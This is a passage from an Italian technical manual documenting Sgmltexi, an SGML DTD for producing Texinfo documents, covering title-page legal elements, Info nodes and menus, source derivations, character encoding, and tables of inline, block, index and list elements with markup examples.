    L'elemento '**publishnote**', facoltativo, permette l'inclusione di blocchi di testo il cui scopo è quello di inserire informazioni relative alla pubblicazione. Si può usare in modo simile a quanto si vede nell'esempio seguente:

    ```
    <publishnote>
        <p>Published by...</p>
        <p>...</p>
    </publishnote>
    ```

  - '**license**'

    L'elemento '**license**' è fatto per contenere blocchi di testo che descrivono le condizioni con le quali è rilasciato il documento, che solitamente si rifanno a una licenza allegata da qualche parte (eventualmente in un'appendice).

    ```
    <license>
        <p>Permission is granted to copy, distribute and/or
        modify this document under the terms of the GNU Free
        Documentation License, Version 1.1 or any later version
        published by the Free Software Foundation; with no
        Invariant Sections, with no Front-Cover Texts, and with
        no Back-Cover Texts. A copy of the license is included
        in the section entitled "GNU Free Documentation
        License".</p>
    </license>
    ```

  - '**coverart**'

    L'elemento '**coverart**', facoltativo, consente di scrivere una nota su chi sia l'ideatore della copertina. In generale, se si usa Sgmltexi non ha senso preoccuparsi di una cosa del genere, dal momento che tutto viene guidato dallo schema SGML del DTD. Tuttavia, esiste la possibilità di fare questa annotazione ugualmente.

    ```
    <coverart>
        <p>Cover art by ...</p>
    </coverart>
    ```

  L'elemento '**legal**' può essere usato anche in modo più semplice, se la struttura prevista non soddisfa le esigenze reali. In pratica, al posto degli elementi appena descritti, può contenere dei semplici blocchi di testo, come nell'esempio seguente:

  ```
  <legal>
      <p>Copyright &copy; 2000 ...</p>

      <p>Published by...</p>

      <p>Permission is granted to make and distribute
      verbatim copies of this manual...</p>

      <p>Cover art by ...</p>
  </legal>
  ```

- '**dedications**'

Dopo l’elemento ‘**legal**’, l’elemento ‘**dedications**’ consente di elencare le dediche del documento. Queste appaiono esclusivamente nella composizione stampata, in una pagina apposita. L’elemento ‘**dedications**’ è predisposto per l’inserimento di blocchi di testo di qualunque genere.

```
<dedications>
    <flushright>Ad Anna,<br>la mia amata.</flushright>
</dedications>
```

256.1.4 Indice generale

Dopo l’elemento ‘**titlepage**’ è possibile collocare uno o più indici generali, più o meno dettagliati.

- ‘**contents**’

  L’elemento ‘**content**’, vuoto, richiede l’inserimento di un indice generale dettagliato. Si traduce in pratica nel comando ‘**@content**’ di Texinfo.

- ‘**shortcontents**’, ‘**summarycontents**’

  Questi due elementi, vuoti, servono a includere rispettivamente i comandi ‘**@shortcontent**’ e ‘**@summarycontent**’ di Texinfo. Lo scopo è quello di ottenere un tipo di indice generale ridotto. Se si usa questo tipo di indice, si include solo uno dei due elementi in questione.

256.1.5 Nodi e menù Info iniziale

In mancanza di indicazioni, Sgmltexi gestisce da solo i collegamenti riferiti al nodo ‘**Top**’, oltre a un menù unico per Info, collocato nello stesso nodo iniziale.

Volendo è possibile dichiarare espressamente il nodo ‘**Top**’, attraverso l’elemento ‘**topnode**’, che si usa vuoto con tre eventuali attributi: ‘**next**’, ‘**prev**’ e ‘**up**’. L’elemento ‘**topnode**’ si colloca, eventualmente, subito dopo gli indici generali.

```
<topnode next="intro" prev="Top" up="(dir)">
```

Dopo l’elemento ‘**topnode**’, è possibile specificare il menù iniziale in modo dettagliato, attraverso l’elemento ‘**menu**’. L’esempio seguente mostra un caso abbastanza articolato, benché abbreviato, in cui si vede anche l’inclusione dell’elemento ‘**detailmenu**’:

```
<menu>
* Copying::                     Your rights.
* Overview::                    Texinfo in brief.
...
* Structuring::                 How to create chapters, sections, subsections,
                                  appendices, and other parts.
* Nodes::                       How to write nodes.
...

<detailmenu>

 --- The Detailed Node Listing ---

Overview of Texinfo

* Reporting Bugs::              Submitting effective bug reports.
* Using Texinfo::               Create printed or online output.
* Info Files::                  What is an Info file?
```

```
...
</detailmenu>
</menu>
```

Naturalmente, non si tratta di elementi indispensabili, ma solo utili se si desidera avere il controllo della gestione dei nodi del documento che si ottiene.

256.1.6 Introduzione

Dopo l'elemento '**head**' ci può essere l'elemento '**intro**', il cui scopo è quello di definire uno spazio in cui i capitoli assumono il ruolo di sezioni introduttive, non numerate. Nell'ambito di questo spazio, i «capitoli» sono delimitati nello stesso modo utilizzato nel corpo del documento (l'elemento '**body**') e nelle appendici (l'elemento '**appendix**').

```
<intro>
<h1>Introduction to Sgmltexi</h1>

<p>Sgmltexi is a DTD with tools to get Texinfo...</p>

<p>Sgmltexi manage Texinfo nodes automatically,...</p>

</intro>
```

256.1.7 Corpo

Il corpo del documento è contenuto nell'elemento '**body**', che si colloca dopo l'elemento '**head**' e dopo l'elemento '**intro**' eventuale.

Il corpo può essere suddiviso in capitoli, oppure in parti, o anche in tomi, a seconda della dimensione del progetto di documentazione che si intende avviare. Lo spazio del tomo, della parte, del capitolo, o di una classificazione inferiore, non è delimitato esplicitamente, in quanto appare soltanto la dichiarazione del titolo, all'interno di un elemento che cambia a seconda del livello gerarchico. In pratica, il titolo di un tomo è racchiuso nell'elemento '**tomeheading**', mentre quello di una parte è inserito nell'elemento '**partheading**'.

I capitoli e le classificazioni inferiori hanno titoli delimitati da elementi analoghi a quelli dell'HTML: '**h1**', '**h2**', '**h3**' e '**h4**'. Questa classificazione, a partire da '**h1**' in giù, riguarda nello stesso modo l'introduzione e l'appendice.

```
<body>
<partheader>Networking</partheader>

<h1>IP protocol history</h1>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h2>ISO-OSI model</h2>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h1>IPv4 and IPv6</h1>

<p>Bla bla bla...</p>

<p>...</p>

</body>
```

Ogni elemento che racchiude un titolo consente l'inserimento dell'attributo '**`id`**', il cui scopo è quello di definire una stringa di identificazione, da usare come obiettivo per i riferimenti incrociati.

```
<h1 id="ip history">IP protocol history</h1>
```

È importante rammentare che, a causa di una limitazione progettuale di Texinfo, queste etichette per i riferimenti ipertestuali non possono contenere la virgola.

Ogni elemento che racchiude un titolo consente l'inserimento degli attributi '**`node`**' e '**`menu`**', con i quali è possibile stabilire il nome del nodo relativo e la descrizione che deve apparire nel menù (purché questo sia generato automaticamente). In mancanza di queste indicazioni, vengono generati dei nomi in modo automatico, mentre si usa il titolo come descrizione del nodo.

```
<h1 node="IPv4" menu="La storia del protocollo IP">Storia di IPv4</h1>
```

Ogni elemento che racchiude un titolo consente l'inserimento dell'attributo '**`numbered`**', a cui si possono assegnare esclusivamente le parole chiave '**`on`**' oppure '**`off`**'. In condizioni normali, l'attributo contiene la parola chiave '**`on`**', che implica la numerazione dei titoli, salvo il caso dell'introduzione. Assegnando esplicitamente la parola chiave '**`off`**' si ottiene un titolo non numerato in un contesto che non lo prevederebbe.

```
<h1 numbered="off">Riconoscimenti</h1>
```

Ogni elemento che racchiude un titolo consente l'inserimento degli attributi '**`next`**', '**`prev`**' e '**`up`**'. Con questi si può alterare la catena di scorrimento dei nodi, specificandoli manualmente. In generale dovrebbe essere preferibile lasciare fare a Sgmltexi.

256.1.8 Appendice

Dopo il corpo del documento, delimitato dall'elemento '**`body`**', può apparire l'appendice, contenuta nell'elemento '**`appendix`**'. Al suo interno si possono inserire dei «capitoli», introdotti da un titolo contenuto in un elemento '**`h1`**', che vengono trattati correttamente come appendici. Dopo i titoli delimitati da '**`h1`**', sono ammissibili naturalmente anche segmenti di livello inferiore.

```
<appendix>
<h1>GNU Free Documentation License</h1>

<p indent="off"><strong>GNU Free Documentation License</strong></p>

<p indent="off">Version 1.1, March 2000</p>

<format>
Copyright &copy; 2000  Free Software Foundation, Inc.
59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.
</format>
...
...
</appendix>
```

256.1.9 Indici analitici

Dopo il corpo e dopo il blocco delle appendici, è possibile inserire uno o più indici analitici. Questi si dichiarano con un titolo, attraverso l'elemento '**indexheading**' e con il riferimento al tipo di indice che si vuole esattamente, con l'elemento vuoto '**printindex**'. Si osservi l'esempio seguente in cui si inseriscono due indici: quello delle funzioni (la sigla '**fn**') e quello standard (la sigla '**cp**').

```
<indexheading>Index of functions</indexheading>
<printindex name="fn">
<indexheading>Concept index</indexheading>
<printindex name="cp">
```

Come si vede dall'esempio, l'elemento '**printindex**' ha l'attributo '**name**', a cui si assegna la sigla corrispondente all'indice che si vuole inserire.

256.2 Scomposizione del documento, nodi e menù Info

Per scrivere della documentazione di qualità, secondo i canoni di Texinfo, è necessario gestire direttamente i nodi e i menù. Con Sgmltexi si possono dimenticare i nodi e i menù, ma il risultato in formato Info potrebbe soffrirne. Tuttavia, come in parte è già stato mostrato, è possibile scegliere diversi livelli di automatismo in questa gestione.

Gli elementi usati per delimitare le intestazioni, da '**h1**' a '**h4**', possono incorporare gli attributi '**node**' e '**menu**'. Ciò prende il sopravvento sulla determinazione automatica relativa. Si osservi l'esempio:

```
<h1 id="ip history" node="history" menu="History of IP protocol">
IP protocol history</h1>
```

In questo caso, si ottiene l'inserimento della riga seguente nel menù relativo:

```
* history::         History of IP protocol
```

I due attributi, '**node**' e '**menu**', possono essere usati in modo indipendente: l'attributo che non viene usato, viene sostituito in modo automatico.

Avendo accesso ai nodi, è possibile farvi riferimento per dei riferimenti incrociati, senza bisogno di usare l'attributo '**id**'.

Come già descritto in precedenza, Sgmltexi crea automaticamente il nodo '**Top**' iniziale. Il menù relativo può essere definito esplicitamente e in tal caso tutti i nodi e tutte le descrizioni relative devono essere inseriti manualmente.

Inserendo l'elemento '**menu**' alla fine del testo di un capitolo, o di una sezione inferiore, si ottiene l'aggiunta di un menù Info in corrispondenza di quel punto. Si osservi l'esempio:

```
<h1>IP protocol history</h1>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<menu>

<h2>ISO-OSI model</h2>

<p>Bla bla bla...</p>
```

```
<p>Bla bla bla...</p>

<h2>More information</h2>

<p>Bla bla bla...</p>

<p>...</p>
```

In questo caso, si ottiene l'inserzione di un menù, gestito automaticamente, prima delle sezioni di livello '**h2**'. Volendo, si può indicare il menù in modo preciso, come si vede di seguito:

```
<menu>
* IP layer::        IP ISO-OSI layer model
* more on IP::      More details on IP
</menu>
```

Quando un menù viene descritto in questo modo, i nomi dei nodi devono essere identici a quelli dichiarati negli elementi delle intestazioni. In pratica, scrivendo un menù in modo manuale, anche i nodi devono essere dichiarati esattamente, come si vede qui:

```
<h1>IP protocol history</h1>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<menu>
* IP layer::        IP ISO-OSI layer model
* more on IP::      More details on IP
</menu>

<h2 node="IP layer">ISO-OSI model</h2>

<p>Bla bla bla...</p>

<p>Bla bla bla...</p>

<h2 node="more on IP">More information</h2>

<p>Bla bla bla...</p>

<p>...</p>
```

È evidente, in questa situazione, che l'attributo '**menu**', il cui scopo sarebbe quello di controllare la descrizione del nodo nel menù, non può essere preso in considerazione in questo caso.

256.2.1 Numerazione o meno dei titoli

Texinfo consente di inserire dei titoli riferiti a capitoli o sezioni inferiori, con o senza numerazione. Inoltre, consente anche di dichiarare dei titoli che non devono apparire nell'indice generale. Per controllare questa possibilità con Sgmltexi, si può utilizzare l'attributo '**type**' che riguarda tutti gli elementi '**h***n*':

```
<hn type="{numbered|unnumbered|heading}">titolo</hn>
```

In mancanza dell'indicazione dell'attributo, è come se gli fosse stata assegnata la parola chiave '**numbered**', con la quale i titoli del corpo e delle appendici sono numerati (con numeri o lettere rispettivamente). Utilizzando la parola chiave '**numbered**' si ottiene l'inserimento di un titolo non numerato (nel caso dell'introduzione è sempre senza numerazione); con la parola chiave '**heading**' si ottiene un titolo non numerato e anche non segnalato nell'indice generale (in questo senso può essere utile anche nell'introduzione).

256.3 Gestire più derivazioni di uno stesso progetto di documentazione

Attraverso Sgmltexi è possibile gestire più derivazioni distinte di un progetto di documentazione unico. Per ottenere questo risultato, Prima di passare all'analisi SGML, il sorgente viene filtrato in base a dei comandi particolari che delimitano lo spazio di queste derivazioni. L'esempio seguente mostra i comandi che delimitano uno spazio relativo alla derivazione '**PIPPO**':

```
<!-- START PIPPO -->
...
...
...
<!-- STOP PIPPO -->
```

Si può osservare che si tratta di un commento SGML speciale, che viene preso in considerazione da Sgmltexi prima dell'analisi SGML vera e propria.

Questi comandi devono apparire da soli in una riga; in pratica, non è ammissibile circoscrivere uno spazio interno a una riga in questo modo.

Il principio di funzionamento è molto semplice: vengono incluse le parti di sorgente delimitate in questo modo per la derivazione a cui si fa riferimento. Quindi, se si vuole un pezzo qui e uno lì, occorre ripetere l'inserimento di questi comandi.

La derivazione predefinita è quella denominata '**MAIN**', per cui è come se, in mancanza di altre indicazioni contrarie, il sorgente fosse racchiuso tra '**<!-- START MAIN -->**' e '**<!-- STOP MAIN -->**':

```
<!-- START MAIN -->
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN">
<sgmltexi>
...
...
...
</sgmltexi>
<!-- STOP MAIN -->
```

Naturalmente, nulla vieta di usare esplicitamente queste dichiarazioni per la derivazione principale.

Per selezionare la composizione di una derivazione diversa da quella principale (predefinita), si usa l'opzione '**--deriv=***derivazione*'. Supponendo di voler eseguire la composizione in PostScript della derivazione '**PIPPO**' del file 'prova.sgml', basta usare il comando seguente:

```
$ sgmltexi --deriv=PIPPO --ps prova.sgml
```

Questa forma di selezione può essere gestita anche all'interno di file secondari. Sgmltexi è organizzato a questo proposito per gestire solo file interni al sistema, che nel sorgente principale vengono gestiti come nell'esempio seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
    -- ... --
<!ENTITY INTRO      SYSTEM "formalita/introduzione.sgml">
<!ENTITY COPY       SYSTEM "formalita/copyright.sgml">
    -- ... --
]>
```

Come si vede, si tratta di dichiarazioni che si fanno nel preambolo SGML. Sgmltexi deve identificarle preventivamente, per poter attuare il filtro anche in tali file. Per questo motivo, è necessario che non ci sia più di un'istruzione del genere su una sola riga.

È importante sottolineare che questi comandi speciali riguardano il file in cui si trovano. Pertanto, se ci si trova in una situazione simile a quella che si vede nell'esempio sottostante,

```
<!-- START PIPPO -->

&INTRO;

<!-- STOP PIPPO -->
```

i comandi indicano semplicemente di includere l'istruzione SGML '**`&INTRO;`**'. Se poi si vuole includere effettivamente tutto o anche solo parte del file corrispondente ('`formalita/introduzione.sgml`'), bisognerà che al suo interno ci siano altre istruzioni del genere; diversamente sarebbe come includere un file completamente vuoto.

256.4 Codifica

Sgmltexi ha una gestione incompleta per le codifiche ISO 8859-*n*. È incompleta perché Texinfo non è in grado di riprodurre tutti i caratteri. Ci sono due modi per definire l'uso di una codifica particolare con Sgmltexi: l'opzione '**`--input-encoding`**' e l'attributo '**`charset`**' all'interno dell'elemento '**`sgmltexi`**'.

La scelta genera risultati differenti. L'opzione '**`--input-encoding`**' genera una trasformazione dei caratteri in entità SGML, che successivamente sono tradotte in codice Texinfo. In questo modo, il codice Texinfo che si ottiene è sicuramente in ASCII puro (ISO 646), dove le entità che non hanno alcuna corrispondenza in Texinfo. vengono mostrate come '**`[ETH    ]`**', tanto per fare un esempio. L'uso dell'attributo '**`charset`**' si traduce semplicemente nel comando '**`@documentencoding`**'; in certe situazioni, il risultato della composizione può essere buono o meno. A seconda del risultato migliore che si riesce a ottenere, si può scegliere un modo invece dell'altro.

Una buona strategia può essere l'uso dell'attributo '**`charset`**' in ogni caso, aggiungendo l'opzione '**`--input-encoding`**' quando Texinfo non genera una composizione piacevole (di solito quando si genera un formato per la stampa).

256.4.1 Entità standard e non standard

Il DTD di Sgmltexi include tutte le entità standard ISO 8879. Tuttavia, non tutte le entità sono gestibili da Texinfo; pertanto, quando si usa un'entità non gestibile, viene mostrata nella composizione finale come racchiusa tra parentesi quadre, per esempio come '**`[ETH    ]`**'.

Sgmltexi mette a disposizione qualche entità non standard, necessaria per mantenere la compatibilità con Texinfo. Queste entità speciali sono elencate nella tabella 256.4.

Tabella 256.4. Entità non standard.

Macro SGML	Comando Texinfo	Descrizione
&dots;	@dots{}	Tre puntini.
&enddots;	@enddots{}	Quattro puntini.
&TeX;	@TeX{}	Il nome «TeX»
&result;	@result{}	
&expansion;	@expansion{}	
&print;	@print{}	
&error;	@error{}	
&point;	@point{}	
&today;	@today{}	
&esexcl;	@!	Punto esclamativo alla fine di una frase.
&esperiod;	@.	Punto fermo alla fine di una frase.

Macro SGML	Comando Texinfo	Descrizione
&nes;	@:	Frase che non si conclude.
&esquest;	@?	Punto interrogativo alla fine di una frase.

Sgmltexi: contenuti

Dopo la struttura generale, il sorgente Sgmltexi si articola generalmente in elementi che possono essere classificati sommariamente in blocchi e in testo interno a un blocco. Nei DTD comuni si utilizzano frequentemente le entità parametriche '**%block;**' e '**%inline;**', per definire questi due grandi raggruppamenti. Nel DTD di Sgmltexi si usa la stessa convenzione e in questo senso vanno interpretate tali sigle nelle tabelle riassuntive.

A titolo di esempio, un blocco è qualcosa di simile a un paragrafo, un elenco, una tabella; un elemento interno alla riga è fatto per contenere del testo, eventualmente assieme a delle enfatizzazioni di qualche genere. Di solito, anche se questo fatto non può valere in generale, un elemento interno alla riga è fatto per contenere testo o altri elementi dello stesso genere; al contrario, un elemento che costituisce un blocco, può contenere altri blocchi, oppure del testo interno alla riga.

Il DTD di Sgmltexi non prevede elementi che possano contenere testo interno alla riga o blocchi a scelta, come accade invece nell'HTML.

257.1 Paragrafi

I blocchi di testo più comuni sono dei paragrafi, delimitati dall'elemento '**p**', il quale può apparire con un rientro iniziale o meno, a seconda dell'uso dell'attributo '**indent**'. I paragrafi, compresi quelli centrati che si ottengono con l'elemento '**center**', contengono testo o altri elementi interni alla riga.

Tabella 257.1. Paragrafi con Sgmltexi.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
p	Sì	Sì	%inline;	Blocco di testo elementare, riconducibile al paragrafo.
indent	--	--	Attributo	Rientro prima riga: '**on**', '**off**'.
center	Sì	Sì	%inline;	Blocco di testo centrato: '**@center**'.

257.2 Indici e riferimenti incrociati

Sgmltexi mette a disposizione diversi elementi il cui scopo è quello di permettere delle inserzioni per generare degli indici o dei riferimenti incrociati, riproducendo i comandi equivalenti di Texinfo.

Le voci degli indici analitici vengono inserite attraverso un gruppo di elementi vuoti: '**cindex**', '**findex**', '**vindex**', '**kindex**', '**pindex**', '**tindex**' e '**userindex**'. Tutti questi elementi hanno lo stesso attributo '**entry**', che serve a specificare la voce da inserire nell'indice relativo. In particolare, l'elemento '**userindex**' ha in più l'attributo '**name**' per specificare l'indice al quale si vuole fare riferimento.

Questi elementi possono essere usati solo dopo la dichiarazione di una sezione (un titolo di qualunque tipo, dal tomo in giù), ma prima del testo normale che ne seguirebbe. Per esempio così:

```
<h1>IP protocol history</h1>
<cindex entry="IP protocol">
<cindex entry="history">

<p>Bla bla bla...</p>
```

La tabella 257.2 riassume brevemente l'uso di questi elementi.

Tabella 257.2. Voci degli indici analitici.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
cindex	Sì		Vuoto	Voce dell'indice analitico normale.
entry	--	--	Attributo	Voce da inserire nell'indice.
findex	Sì		Vuoto	Voce dell'indice analitico delle funzioni.
entry	--	--	Attributo	Voce da inserire nell'indice.
vindex	Sì		Vuoto	Voce dell'indice analitico delle variabili.
entry	--	--	Attributo	Voce da inserire nell'indice.
kindex	Sì		Vuoto	Voce dell'indice analitico dei tasti premuti.
entry	--	--	Attributo	Voce da inserire nell'indice.
pindex	Sì		Vuoto	Voce dell'indice analitico dei programmi.
entry	--	--	Attributo	Voce da inserire nell'indice.
tindex	Sì		Vuoto	Voce dell'indice analitico dei tipi di dati.
entry	--	--	Attributo	Voce da inserire nell'indice.
userindex	Sì		Vuoto	Voce di un indice analitico definito dall'utilizzatore.
entry	--	--	Attributo	Voce da inserire nell'indice.
name	--	--	Attributo	Sigla identificativa dell'indice definito dall'utente.
printindex	Sì		Vuoto	Inserisce l'elenco delle voci dell'indice specificato.
name	--	--	Attributo	Sigla identificativa dell'indice.

Ogni indice analitico si distingue in base a una sigla di due lettere. Gli indici analitici già previsti da Texinfo hanno una sigla fissa, mentre tutte le altre combinazioni possono essere usate per gli indici stabiliti dall'utilizzatore. La tabella 257.3 riassume le sigle degli indici standard, la cui conoscenza è necessaria per poter usare correttamente l'elemento '**`printindex`**' allo scopo di riprodurre l'elenco dell'indice relativo.

Tabella 257.3. Sigle identificative degli indici analitici standard.

Sigla	Descrizione
cp	Indice analitico normale.
ky	Indice analitico dell'uso della tastiera.
pg	Indice analitico dei programmi.
fn	Indice analitico delle funzioni.
vr	Indice analitico delle variabili.
tp	Indice analitico dei tipi di dati.

Gli elementi utilizzati per realizzare dei riferimenti incrociati sono vuoti e sono sempre interni alla riga di testo. Tutte le informazioni necessarie sono passate attraverso attributi. Dal momento che questi elementi rispecchiano fedelmente i comandi equivalenti di Texinfo, viene mostrata solo la tabella 257.4, senza entrare nel dettaglio del significato di ognuno di loro.

Tabella 257.4. Riferimenti incrociati.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
anchor	Sì		Vuoto	Comando '**`@anchor`**' di Texinfo.
id	--	--	Attributo	Stringa di identificazione dell'ancora.
xref	Sì		Vuoto	Comando '**`@xref`**' di Texinfo.
id	--	--	Attributo	Nodo o ancora a cui si fa riferimento.
name	--	--	Attributo	Nome del riferimento.
title	--	--	Attributo	Titolo o argomento a cui si fa riferimento.
info	--	--	Attributo	Nome del file Info.
ptitle	--	--	Attributo	Titolo dell'edizione stampata.
ref	Sì		Vuoto	Comando '**`@ref`**' di Texinfo.
id	--	--	Attributo	Nodo o ancora a cui si fa riferimento.
name	--	--	Attributo	Nome del riferimento.
title	--	--	Attributo	Titolo o argomento a cui si fa riferimento.
info	--	--	Attributo	Nome del file Info.
ptitle	--	--	Attributo	Titolo dell'edizione stampata.
pxref	Sì		Vuoto	Comando '**`@pxref`**' di Texinfo.
id	--	--	Attributo	Nodo o ancora a cui si fa riferimento.
name	--	--	Attributo	Nome del riferimento.
title	--	--	Attributo	Titolo o argomento a cui si fa riferimento.
info	--	--	Attributo	Nome del file Info.
ptitle	--	--	Attributo	Titolo dell'edizione stampata.
inforef	Sì		Vuoto	Comando '**`@inforef`**' di Texinfo.
id	--	--	Attributo	Nodo o ancora a cui si fa riferimento.
name	--	--	Attributo	Nome del riferimento.
info	--	--	Attributo	Nome del file Info.
uref	Sì		Vuoto	Comando '**`@uref`**' di Texinfo.
uri	--	--	Attributo	Indirizzo URI a cui si fa riferimento.
name	--	--	Attributo	Nome del riferimento.
replace	--	--	Attributo	Testo di rimpiazzo da mostrare.
email	Sì		Vuoto	Comando '**`@email`**' di Texinfo.
email	--	--	Attributo	Indirizzo di posta elettronica.
name	--	--	Attributo	Titolo o descrizione dell'indirizzo.

In particolare, è opportuno osservare che l'attributo '**`id`**' degli elementi '**`h`***n*', '**`partheading`**' e '**`tomeheading`**', è un'ancora a cui possono puntare tutti i vari tipi di riferimenti incrociati disponibili (tranne '**`uref`**' e '**`email`**' che puntano a degli URI).

L'esempio seguente mostra come usare l'elemento '**`pxref`**' in modo molto semplice:

```
<p>Sgmltexi crea automaticamente il nodo Top. Come già spiegato in
precedenza, (<pxref id="top node menu">), il menù può essere...</p>
```

257.3 Delimitazione di parole e di frasi

Un certo numero di elementi serve a delimitare parole o frasi, per qualche motivo. Il DTD di Sgmltexi è molto permissivo, in modo tale che ogni elemento di questi può contenere qualunque altro elemento interno alla riga di testo. Ciò è stato fatto per assicurare la massima compatibilità con Texinfo, ma in futuro potrebbero essere poste delle piccole limitazioni.

La tabella 257.5 elenca questi elementi, assieme a '**`kbdinputstyle`**', che si usa per specificare lo stile di rappresentazione del contenuto dell'elemento '**`kbd`**'.

Tabella 257.5. Delimitazione di parole e frasi.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
code	Sì	Sì	%inline;	Comando '**`@code`**' di Texinfo.
kbd	Sì	Sì	%inline;	Comando '**`@kbd`**' di Texinfo.
kbdinputstyle	Sì		Vuoto	Comando '**`@kbdinputstyle`**' di Texinfo.
style	--	--	Attributo	Stile: '**`code`**', '**`example`**', '**`distinct`**'.
key	Sì	Sì	%inline;	Comando '**`@key`**' di Texinfo.
samp	Sì	Sì	%inline;	Comando '**`@samp`**' di Texinfo.
var	Sì	Sì	%inline;	Comando '**`@var`**' di Texinfo.
env	Sì	Sì	%inline;	Comando '**`@env`**' di Texinfo.
file	Sì	Sì	%inline;	Comando '**`@file`**' di Texinfo.
command	Sì	Sì	%inline;	Comando '**`@command`**' di Texinfo.
option	Sì	Sì	%inline;	Comando '**`@option`**' di Texinfo.
dfn	Sì	Sì	%inline;	Comando '**`@dfn`**' di Texinfo.
cite	Sì	Sì	%inline;	Comando '**`@cite`**' di Texinfo.
acronym	Sì	Sì	%inline;	Comando '**`@acronym`**' di Texinfo.
url	Sì	Sì	%inline;	Comando '**`@url`**' di Texinfo.
emph	Sì	Sì	%inline;	Comando '**`@emph`**' di Texinfo.
strong	Sì	Sì	%inline;	Comando '**`@strong`**' di Texinfo.
sc	Sì	Sì	%inline;	Comando '**`@sc`**' di Texinfo.
roman	Sì	Sì	%inline;	Comando '**`@r`**' di Texinfo.
italic	Sì	Sì	%inline;	Comando '**`@i`**' di Texinfo.
bold	Sì	Sì	%inline;	Comando '**`@b`**' di Texinfo.
typewriter	Sì	Sì	%inline;	Comando '**`@t`**' di Texinfo.

Viene mostrato un esempio molto semplice dell'uso dell'elemento '**`strong`**':

```
<p><strong>Pinco Pallino</strong> è un uomo molto vecchio...</p>

<p><strong>Tizio Tizi</strong> ha studiato tecnologia delle
comunicazioni...</p>
```

257.4 Delimitazione di blocchi di testo

Alcuni elementi servono a delimitare blocchi di testo, o un tipo particolare di testo interno alle righe. Il DTD di Sgmltexi è molto permissivo per assicurare la massima compatibilità con Texinfo, ma in futuro potrebbero essere poste delle piccole limitazioni.

La tabella 257.6 elenca questi elementi, assieme a '**`pre`**', che permette di inserire del testo preformattato, e a '**`exdent`**', utilizzato all'interno di '**`pre`**' per ottenere delle righe che sporgono verso l'esterno.

Tabella 257.6. Delimitazione di blocchi di testo.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
exdent	Sì	Sì	%inline;	Comando '**`@exdent`**' di Texinfo.
pre	Sì	Sì	%inline;	Testo preformattato.
quotation	Sì	Sì	%block;	Comando '**`@quotation`**' di Texinfo.
display	Sì	Sì	%block; o '**`pre`**'	Comando '**`@display`**' di Texinfo.
smalldisplay	Sì	Sì	%block; o '**`pre`**'	Comando '**`@smalldisplay`**' di Texinfo.
example	Sì	Sì	%block; o '**`pre`**'	Comando '**`@example`**' di Texinfo.
smallexample	Sì	Sì	%block; o '**`pre`**'	Comando '**`@smallexample`**' di Texinfo.
flushleft	Sì	Sì	%inline;	Comando '**`@flushleft`**' di Texinfo.
flushright	Sì	Sì	%inline;	Comando '**`@flushright`**' di Texinfo.
lisp	Sì	Sì	%block; o '**`pre`**'	Comando '**`@lisp`**' di Texinfo.
smalllisp	Sì	Sì	%block; o '**`pre`**'	Comando '**`@smalllisp`**' di Texinfo.
cartouche	Sì	Sì	%block; o '**`pre`**'	Comando '**`@cartouche`**' di Texinfo.
format	Sì	Sì	%block; o '**`pre`**'	Comando '**`@format`**' di Texinfo.
smallformat	Sì	Sì	%block; o '**`pre`**'	Comando '**`@smallformat`**' di Texinfo.
texinfo	Sì	Sì		Codice Texinfo incorporato.

In generale, l'uso di questi elementi è molto semplice, come si può vedere in questo caso:

```
<example>
<p>Bla bla bla...</p>
<p>Bla bla bla...</p>
</example>
```

L'esempio seguente, invece, mostra l'uso dell'elemento '**`pre`**', allo scopo di incorporare del testo preformattato, pur continuando a espandere le macro SGML:

```
<example>
<pre>
#!/usr/bin/perl
while ($line = &gt;STDIN&gt;)
  {
    chomp $line;
    print ("$line\r\n");
  }
</pre>
</example>
```

In aggiunta, si può delimitare il contenuto dell'elemento '**`pre`**' per poterlo scrivere in modo letterale:

```
<example>
<pre>
<![CDATA[
#!/usr/bin/perl
while ($line = <STDIN>)
  {
    chomp $line;
    print ("$line\r\n");
  }
]]>
</pre>
</example>
```

257.5 Elenchi e tabelle

Elenchi e tabelle, sono blocchi di testo. La gestione di Texinfo per ciò che riguarda queste strutture, è abbastanza speciale. Qui viene riassunto tutto nella tabella 257.7, che però richiede la conoscenza dei comandi di Texinfo corrispondenti.

Tabella 257.7. Elenchi e tabelle.

Elemento o attributo	Apertura	Chiusura	Contenuto	Descrizione o corrispondenza con Texinfo
itemize	Sì	Sì	'**item**', '**itemx**', %block;	Comando '**@itemize**' di Texinfo.
mark	--	--	Attributo	Segno usato al posto del pallino iniziale.
enumerate	Sì	Sì	'**item**', '**itemx**', %block;	Comando '**@enumerate**' di Texinfo.
start	--	--	Attributo	Valore iniziale dell'elenco numerato.
table	Sì	Sì	'**item**', '**itemx**', %block;	Comando '**@table**' di Texinfo.
emphasis	--	--	Attributo	Enfasi della colonna descrittiva: '**asis**', '**code**', '**samp**', '**var**', '**kbd**', '**file**'.
vtable	Sì	Sì	'**item**', '**itemx**', %block;	Comando '**@vtable**' di Texinfo.
emphasis	--	--	Attributo	Enfasi della colonna delle variabili: '**asis**', '**code**', '**samp**', '**var**', '**kbd**', '**file**'.
ftable	Sì	Sì	'**item**', '**itemx**', %block;	Comando '**@ftable**' di Texinfo.
emphasis	--	--	Attributo	Enfasi della colonna delle funzioni: '**asis**', '**code**', '**samp**', '**var**', '**kbd**', '**file**'.
item	Sì		%inline; o vuoto.	Comando '**@item**' di Texinfo.
itemx	Sì		%inline; o vuoto.	Comando '**@itemx**' di Texinfo.
multitable	Sì	Sì		Comando '**@multitable**' di Texinfo.
columnfraction	Sì	Sì	'**.***n*'.	Colonna larga 0,*n* volte lo spazio totale.
columnexample	Sì	Sì	Testo puro.	Colonna larga tanto quanto l'esempio.
